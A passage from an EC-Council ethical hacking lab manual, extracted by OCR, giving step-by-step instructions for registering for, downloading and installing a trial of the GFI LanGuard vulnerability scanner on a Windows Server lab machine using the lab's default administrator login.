
1. Turn on the **Windows Server 2019** virtual machine.
2. Switch to the **Windows Server 2022** virtual machine, click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user account is selected and type **Pa$$w0rd** to enter the password and press **Enter**.
3. Launch any browser, in this lab we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor and type **https://www.gfi.com/products-and-solutions/network-security-solutions/gfi-languard/download/** and press **Enter**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **GFI LanGuard** registration page appears. Enter your details and business email under the **Business Email** field and click **Continue**.




5. On the next page, enter the required details and select the **I agree to GFI Software terms of service and privacy policy and consent to GFI Software to process data** checkbox and click **Continue**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. On the next page, enter a password in **Create Password** and in **Confirm Password** fields and click on **Start my free trial**.



7. The **Download your GFI LanGuard trial** page appears; click the **Download your free trial** button.

   Note: The **Opening languard.exe** pop-up appears; click **Save File**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


8. Now, navigate to the download location (here, **Downloads**) and double-click **languard.exe** to install.

   Note: If the **Open File - Security Warning** pop-up appears, click **Run**.

9. The **GFI LanGuard** dialog box appears; select preferred language (here, **English**) and click **OK**.




10. The **GFI LanGuard** wizard appears with selected components for installation; click **Next** to proceed.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

